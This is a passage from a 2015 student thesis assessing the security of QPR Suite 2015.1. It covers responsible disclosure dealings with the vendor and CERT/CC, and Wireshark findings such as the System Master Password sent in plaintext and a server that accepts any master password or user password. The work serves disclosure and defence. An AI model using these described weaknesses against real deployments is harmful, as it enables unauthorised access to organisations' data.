Aki Khawaja

Cryptography and Network Security Assessment of QPR Software's QPR Suite 2015.1

Helsinki Metropolia University of Applied Sciences

Bachelor of Engineering

Information and Communications Technology

Thesis

25 November 2015

Metropolia

Author(s) Title Number of Pages Date	Aki Khawaja Cryptography and network security assessment of QPR Software's QPR Suite 2015.1 48 pages + 1 appendix 25 November 2015
Degree	Bachelor of Engineering
Degree Programme	Information and Communications Technology
Specialisation option	Networking Technology
Instructor(s)	Kimmo Saurén, Senior Lecturer

As a final year project, a security assessment was done for QPR Software's Suite 2015.1 software package. QPR Suite is a widely deployed software package for process and metrics management, used in Finland by the government, educational establishments and large corporations.

The goal of this final year project was to find security vulnerabilities in QPR Suite by using black box testing methodologies to identify issues, and then report the findings to QPR Software in the spirit of responsible disclosure.

The security assessment was carried out in a virtualized environment, using six virtual machines and evaluation versions of QPR Software's Suite 2015.1.0 and 2015.1.1 versions.

During the security assessment multiple security vulnerabilities were identified and reported to QPR Software. Due to QPR Software not always being co-operative a few were also reported to CERT/CC, which is an organization that specializes in security incident co-ordination and reporting.

The publication of this thesis has been delayed to the end of 2015 to allow QPR Software to patch the reported security vulnerabilities and thus the thesis contains full disclosure versions of the identified security vulnerabilities. Security vulnerabilities were identified in all tested areas, and it is highly recommended that QPR Software immediately orders a full security assessment by a reputable security vendor, and fixes any further issues that are identified.

Keywords	security, cryptography, network, assessment

Tekijä Otsikko Sivumäärä Aika	Aki Khawaja Kryptografian ja tietoliikenteen tietoturva-analyysi QPR Softwaren QPR Suite 2015.1 -ohjelmistolle 48 sivua + 1 liite 25.11.2015
Tutkinto	Insinööri (AMK)
Koulutusohjelma	Tietotekniikka
Suuntautumisvaihtoehto	Tietoverkot
Ohjaaja	Lehtori Kimmo Saurén

Insinöörityönä tehtiin tietoturva-analyysi QPR Softwaren QPR Suite -ohjelmistopaketista. Ohjelmistopaketti on Suomessa laajalti valtion, kuntien ja isojen yritysten käytössä. Tämän tietoturva-analyysin tarkoitus oli käyttää musta laatikko -testausmetodologiaa tietoturvavirheiden löytämiseen QPR Suite 2015.1 -ohjelmistopaketista ja raportoida nämä löydökset yritykselle vastuullisen raportoinnin periaatteiden mukaisesti.

Tietoturva-analyysia varten rakennettiin virtualisoitu ympäristö käyttäen kuutta virtuaalikonetta ja testaus suoritettiin ohjelmistopaketin 2015.1.0-, ja 2015.1.1-evaluointi versioilla.

Analyysissä löytyi useita kriittisiä tietoturvavirheitä muun muassa palvelimien välisestä kommunikaatiosta sekä käytetyistä kryptografisista algoritmeista jotka identifioitiin ja raportoitiin yritykselle sekä muutamassa tapauksessa yrityksen yhteistyöhaluttomuuden vuoksi CERT:lle, joka on organisaatio, jonka tehtäviin kuuluu tietoturvauhkien raportointi ja korjausten koordinaatio ohjelmistosta vastuussa olevan yrityksen kanssa.

Opinnäytetyön julkaisua on viivästytetty vuoden 2015 lopulle, jotta QPR Softwarella olisi aikaa julkaista päivityksiä raportoituihin tietoturvavirheisiin. Viivästyksen vuoksi opinnäytetyö sisältää täydet virhekuvaukset raportoiduista tietoturvavirheistä. Tietoturvaongelmia löytyi kaikista testatuista alueista, ja olisi suositeltavaa, että yritys teettää pikimmiten täyden tietoturva-analysiin riippumattoman kolmannen osapuolen toimesta ja korjaa havaitut ongelmat.

Avainsanat	tietoturva, kryptografia, tietoverkko, analyysi

Contents

Abbreviations

CPU	Central Processing Unit
DB	Database
DES	Data Encryption Standard
GPU	Graphics Processing Unit
LDAP	Lightweight Directory Access Protocol
PGD	ProcessGuide Development Client
PGS	ProcessGuide Application Server
SCD	Scorecard Development Client
SCS	Scorecard Application Server
SMP	System Master Password
SQL	Structured Query Language
UMC	User Management Client
UMS	User Management Server
VM	Virtual Machine
WAS	Web Application Server
WSS	Web Services Server

1 Introduction

This final year project is a security assessment of QPR Software's Suite 2015.1, a software product that is in wide use at large companies, government agencies and educational institutions around the world, and especially in Finland.

A security assessment differs from a penetration test mainly in that while penetration tests are considered to be an inch wide and mile deep, a security assessment is the opposite of this – an inch deep and a mile wide [1]. In practice, this means that in a penetration test, it is important to find something that can be used to exploit the system fully, while in a security assessment, the importance is in covering as much of the attack surface as possible, and identifying possible risks that could lead to exploitation.

The scope of this security assessment will be the use of cryptography throughout the QPR Suite, and the network communications of its client and server components. Any security vulnerabilities found are to be reported to QPR Software by the guidelines of responsible disclosure, with the final polished full disclosure versions of the security vulnerabilities included in this thesis.

To facilitate the testing, black-box testing methodologies will be used. Each QPR Suite component will be running on its own virtual machine and treated as a black box, and the data moving between the virtual machines is observed using Wireshark.

2 Background

2.1 About QPR Software

QPR Software is a medium sized Finnish software company based in Helsinki – with a satellite office in Oulu, and employing around 80 people in total. The company describes itself thusly:

> Focuses on providing organizations with software and professional services for operational development. QPR Software's products offer customers insight into their business operations through modeling, analysis and performance monitoring. This insight enables customers to streamline and improve business operations and to execute strategies swiftly and effectively. [2.]

QPR Software creates its own products and is the only vendor domestically, while using an extensive reseller network to sell its products abroad. Their customers are medium to large companies, as well as government bureaus and educational institutions. The customers include Aalto University, Helsinki Metropolia University of Applied Sciences, Laguna Verde Nuclear Power Plant and Banco Espirito Santo. [3;4.]

2.2 About QPR Software Suite

QPR Software's main offering is the QPR Suite, which contains multiple software products. ProcessDesigner / EnterpriseArhcitect is used for business process and enterprise architecture modeling. QPR Software describes the key functionalities as [5;6.]:

- Tailor the enterprise architecture method to your needs.
- Use a common repository with governance model.
- Manage all enterprise architecture layers and dimensions in one visually powerful tool.
- User friendly publishing and collaboration platform.
- Analyze assets, relationships and dependencies.

- Perform effective gap analysis.
- Simultaneous multiple language support for over 20 languages.

Metrics Designer is used for performance management and scorecard modeling. QPR Software describes the key functionalities of the Metrics Designer as [7.]:

- Typical Performance Management reports automatically available (strategy maps, dashboards, hierarchical and list views for analysis).
- Online Performance Management: collaboration, alerts, target setting, action planning.
- Easy to use and maintain.
- Integrates with all your database-based systems.
- Automated or manual data entry.
- Powerful calculation engine.
- Available in over 20 languages.

In addition, the following supporting software components are included in the QPR Suite: [8.]

- Collaboration Portal, for designer client users to publish their models to the end users.
- User Management Server and client, to manage the user accounts and user rights on the QPR system.

2.3 Responsible Disclosure

The idea behind a modern responsible disclosure is to directly inform the affected software companies about flaws in their products, and giving them time to resolve the situation before publicly releasing information about the discovered security vulnerabilities. This allows the companies to assess the reported vulnerabilities and create fixes for them

with the level of haste their assessment has concluded is necessary. A critical security vulnerability should be corrected with all possible haste, while a low level, hard to exploit vulnerability could be allowed to go public before it is corrected to an upcoming scheduled version. [9;10.]

This approach is middle-ground compared to the bug-secrecy and full disclosure approaches. In the former approach, the security vulnerability is never made public, and this led to companies not bothering to fix the security vulnerabilities that security researchers and crackers had reported to them. Full disclosure rose as a protest against this software business apathy, and consists of immediate and full release of all details of the security vulnerability. This gives attackers time to exploit security vulnerabilities before software companies can release security patches, but it does light a fire under them to act quickly. [9;10.]

Google succinctly explains the pros of both approaches: [9.]

> The argument for responsible disclosure goes briefly thus: by giving the vendor the chance to patch the vulnerability before details are public, end users of the affected software are not put at undue risk, and are safer. Conversely, the argument for full disclosure proceeds: because a given bug may be under active exploitation, full disclosure enables immediate preventative action, and pressures vendors for fast fixes. Speedy fixes, in turn make users safer by reducing the number of vulnerabilities available to the attackers at any given time.
>
> Note that there's no particular consensus on which disclosure policy is safer for users.

Google also suggests a 60 day embargo on vulnerability details of critical issues: [9.]

> Accordingly, we believe that responsible disclosure is a two-way street. Vendors, as well as researchers, must act responsibly. Serious bugs should be fixed within a reasonable timescale. Whilst every bug is unique, we would suggest that 60 days is a reasonable upper bound for a genuinely critical issue in widely deployed software.

2.4 Responsible Disclosure in Practice

I contacted QPR Software in February of 2015, informing them that I would be doing a security assessment of their QPR Suite as my thesis, and would like to report my findings

directly to them in the spirit of responsible disclosure. In response, they asked for a meeting at their office in Helsinki. During this meeting I was suitably impressed by how professionally the Head of Products and Technology of QPR Software was handling the meeting – there were no complaints or threats about the thesis subject, and he agreed that QPR had no authority over the thesis and could not force any parts of it to be censored. I suggested that if QPR Software provided me with activation keys with full product rights, valid until the end of 2015, I would be able to assess the security better, since not all functionality was included in the 14 day evaluation license that I was currently using for my testing. QPR Software agreed to this, and in response I agreed to delay the publishing of my findings until the end of 2015, so that QPR Software would have time to fix all the security vulnerabilities that I would uncover during my testing. All in all, the meeting went well and left me with a good feeling about QPR Software's professionalism.

In late March, I sent an email to QPR Software's customer support, requesting the activation keys that we had discussed during the meeting. What I got back was that the Head of Channel Business had blocked my request, and was demanding that a contract be written up and signed between me and QPR Software, regarding the thesis, before the activation keys could be released to me. A couple of days later I received the contract that had been drafted by QPR Software, and it did not look good at all. The contract stipulated that QPR Software would have final authority to decide what parts of my thesis could be made public, and also when the thesis could be released, with no upper bound for the release. According to the contract, they would have had the means to never allow me to publish the thesis. The contract also narrowed the scope of products that I could target in my testing and included no stipulations on QPR Software itself. Quite frankly the "contract" was just a one sided list of demands on me. I declined the contract.

The response from the CEO of QPR Software was that co-operation regarding the thesis would not be possible. At this point I had already reported a few security vulnerabilities to QPR Software, but because of the CEO's statement I could not directly send any further findings to QPR Software. Ethically, I still needed to make QPR Software aware of my findings somehow, so that they could protect their end customers. As a solution, I started forwarding my findings to CERT/CC. CERT/CC has the following vulnerability disclosure policy [11]:

> Vulnerabilities reported to the CERT/CC will be disclosed to the public 45 days after the initial report, regardless of the existence or availability of

> patches or workarounds from affected vendors. Extenuating circumstances, such as active exploitation, threats of especially serious (or trivial) nature, or situations that require changes to an established standard may result in earlier or later disclosure. Disclosures made by the CERT/CC will include credit to the report unless otherwise requested by the reported. We will appraise any affected vendors of our publication plans and negotiate alternative publication schedules with the affected vendors when required.

After sending a few security vulnerability reports to CERT/CC, the Head of Channel Business at QPR Software gave me permission to again report my findings directly to QPR Software.

QPR Software never sent me the requested activation keys, nor in anyway acknowledged any of the security vulnerability reports that I sent them. Regardless, I have kept my end of the bargain by delaying the publication of this thesis to December of 2015. In retrospect, this security assessment would have gone a lot smoother had I used CERT/CC as the go-between from the beginning and never been in direct contact with QPR Software myself.

2.5 Testing Methodology

In software testing, there are two basic classes of testing, white box testing and black box testing. These two are defined as [12;13;14.]:

- Black box testing (also called functional testing) is testing that ignores the internal mechanism of a system or component and focuses solely on the outputs generated in response to selected inputs and execution conditions.

- White box testing (also called structural testing and glass box testing) is testing that takes into account the internal mechanism of a system or component.

For this thesis, black box testing methodology will be used. There is no access to the QPR Software's source code or internal workings. The QPR Suite components will be treated as black boxes, which are fed inputs, and the outputs are then observed via various means. Everything in this thesis is easily reproducible by anyone else willing to do the same steps.

3 Building the Environment

3.1 Virtual Machines

QPR Suite and its supporting software (web server, database server) can all be installed on a single computer, all on separate computers, and anything in between. For security assessment purposes, it is important that the communications between the servers can be freely and effectively observed, and thus the following topology will be used [15.]:



Figure 1: Detailing the VM topology used during the security assessment.

In total, six virtual machines (VM's) will be used. Each of the QPR servers will be located on its own VM, while the QPR development clients and the user management client will be located on a single VM. The database server will also have its own VM.

The VM's hosting servers will be using Windows 2008 R2 Operating Systems (OS), while the VM hosting the clients will be using a Windows 7 OS.

All the VM's will be hosted on a Hyper-V hypervisor, which is running on an Intel Core-i7 860, with 16 GB of RAM, and stored on a 1 TB SSD.

3.2 Software

In addition to the QPR Suite components, the following additional software will be installed on the VM's: The database VM will run Microsoft's SQL Server 2014 Express (MSSQL 2014 Express), and will also have DBBlobEditor installed. The Web Application Server VM will run Microsoft's Internet Information Services 7.5 (IIS 7.5). All VM's will have Wireshark installed on them. [16;17;18.]

3.3 Software and QPR Suite Configuration

The database server will have two databases created on it, qpr2015 and data. The first one will host the QPR database using the following credentials: qprdb:SecretpwdODBC. The second database will contain date-value pairs, so that a Scorecard Integration Task can connect to it, and import the data to the QPR database. The credentials for the data database are integuser:SecretpwdINTEG.

An ODBC connection to the database server is required on all QPR server VM's except the Web Application Server. The credentials used by the ODBC connection are the qpr2015 database credentials (qprdb:SecretpwdODBC). [19.]

QPR Configuration Manager on each VM hosting a QPR server will have the following settings modified from defaults, as shown in figure 2: [15.]

- Server locations are changed from localhost to point to the VM's by hostname
- Encrypted communications mode enabled on all QPR servers
- System Master Password set to: SecretpwdSMP



Figure 2: QPR Configuration Manager and the configured server connection settings.

The System Master Password (SMP) allows logging in to the User Management Server as an administrator, without the need for a user account. It is also used as the authentication key between the QPR Servers. If a QPR server attempts to connect with a different SMP than the one defined on the listening QPR server, the connection will not be established. [15;20.]

By default the QPR database contains the following user account with administrative privileges to the QPR system: qpr:demo. In addition to this account, the following user account will be created: user:userpwd. [21.]

In addition to managing the users internally in QPR, QPR Suite also supports LDAP and NT authentication. In these configurations the user passwords are not stored in the QPR database. For the purposes of this security assessment, QPR authentication will be used. [22;23;24;25.] Table 1 provides an overview of all the user accounts and passwords used on the testing environment.

Table 1: Detailing the different usernames and passwords used on the testing environment.

Purpose	**Username**	**Password**
qpr2015 database login (ODBC connection)	qprdb	SecretpwdODBC
data database login (integration task)	integuser	SecretpwdINTEG
Analyzing Integration Task encryption algorithm	dbuser	edcb
System Master Password		SecretpwdSMP
User account	qpr	demo
User account	user	userpwd

4 Monitoring Network Traffic

4.1 Servers

The servers are started one at a time, and Wireshark is used to capture the network traffic between the servers. The QPR system has a specific order in which the servers are to be started: [26.]

1. Database Server
2. User Management Server
3. ProcessGuide & Scorecard Servers
4. Web Application & Web Services Server

Figure 3 details the authentication relationships graphically, showing the initiating and authenticating server for each connection. WAS and WS never establish a connection to the database, and instead request data from the appropriate Application Server. This also hinders SQL injection attacks, as the Portal users cannot directly interact with the database.



Figure 3: The authentication relationships shown graphically.

When the UMS starts, it uses the defined ODBC connection to connect to the Database server. Next the ProcessGuide and Scorecard Application servers start up and authenticate themselves both to the UMS, by sending their configured System Master Passwords to the UMS, and to the Database server by using their own ODBC connections. If the System Master Password matches the one configured on the UMS, the connection to UMS is established. Finally the WAS server starts up and authenticates itself to the PGS, SCS and UMS servers using its configured System Master Password. If the password matches, the connection is established and the system will be fully operational once each server has loaded their own data. UMS, SCS and PGS load their data directly from the database, while WAS loads its data from UMS, SCS and PGS. [15;26.]

4.1.1 User Management Server

The User Management Server (UMS) connects to the database, and performs SQL queries on the database. The queries and the results are transferred in plaintext over the network, and all details about the users and groups can be seen. Figure 4 shows the following user attributes being sent in plaintext between the UMS and SQL servers: username, password hash, email address, phone number, description, user rights, and used licenses on the QPR System.



Figure 4: Wireshark capture of UMS connecting to the SQL database.

4.1.2 ProcessGuide Application Server

The ProcessGuide Application Server (PGS) connection to the database goes through the ODBC authentication, and performs SQL queries on the database. Again the conversation is going through in plaintext and PGS can be observed loading the PG models from the database.

More worryingly, figure 5 shows that during the connection to the UMS, the System Master Password (SecretpwdSMP) can be seen in plaintext in the Wireshark capture.



Figure 5: Wireshark capture of PGS connecting to the UMS.

The servers have been configured for encrypted communications, and the encrypted stream can be seen to start after the servers have authenticated each other by sending the System Master Password to each other in plaintext. During normal usage, the PGS keeps re-authenticating to the UMS as users save their work, causing the System Master Password to be retransferred in plaintext over the network.

4.1.3 Scorecard Application Server

The Scorecard Application Server (SCS) connection to the database goes through the ODBC authentication, and performs SQL queries on the database. Again the conversation is going through in plaintext and in figure 6 the SCS can be observed loading the SC models from the database.



Figure 6: Wireshark capture showing SCS connecting to the SQL database.

During the connection to the UMS, the System Master Password can be seen in plaintext in the Wireshark capture. The System Master Password is also retransmitted during normal usage, whenever the UMS is queried.

4.1.4 Web Application Server

During the connection to the PGS, nothing incriminating can be seen in the Wireshark capture, because the whole conversation is encrypted.

The connection between Web Application Server (WAS) and SCS on the other hand is happening in plaintext, even when encrypted communications has been explicitly enabled from the QPR Configuration Manager. WAS can be observed loading the SC models in plaintext from the SCS.

While WAS is connecting to the UMS, the System Master Password can again be seen in plaintext, before the encrypted RSA stream begins. Users browsing the Portal also trigger user rights checks to the UMS, and these queries all start with server authentication, causing the System Master Password to be retransmitted in plaintext over the network each time.

Further investigation shows that the SCS does not care what the System Master Password that WAS is sending it is, the SCS accepts the connection regardless. This allows an “evil” WAS to connect to the SCS and load the model data from there.

Further investigation with a parallel “evil” QPR installation shows that the SCS does not care about user passwords either, just the username. This allows users on the “evil” installation with the same user name but different password as the real users to access and make modifications to the models stored on the SCS. These changes are then immediately propagated to the database.

4.2 Clients

For the clients, Wireshark will be used to observe the connection between the client and the server, from the moment the client is started up, up to the point that the login dialog is presented, but not submitted.

4.2.1 ProcessGuide Development Client

When the ProcessGuide Development Client (PGD) connects to the ProcessGuide Application Server (PGS), the connection is using encrypted communications, and nothing incriminating can be observed, as shown in figure 7.



Figure 7: PGD using encryption when talking with the PGS.

4.2.2 Scorecard Development Client

When the Scorecard Development Client (SCD) connects to the Scorecard Application Server (SCS), but before any user credentials are supplied, SCS can be seen to leak information about the models that it is hosting, as shown in figure 8:



Figure 8: SCD receiving information about the models in the SCS, before authentication.

Again, there is no sign of the encrypted RSA stream when communicating with the SCS, even when that option has been explicitly turned on. This causes the SCD to transmit the username and password to SCS in plaintext.

4.2.3 User Management Client

When the User Management Client (UMC) connects to the User Management Server (UMS), and before any user credentials are supplied, figure 9 shows that the following can be observed:

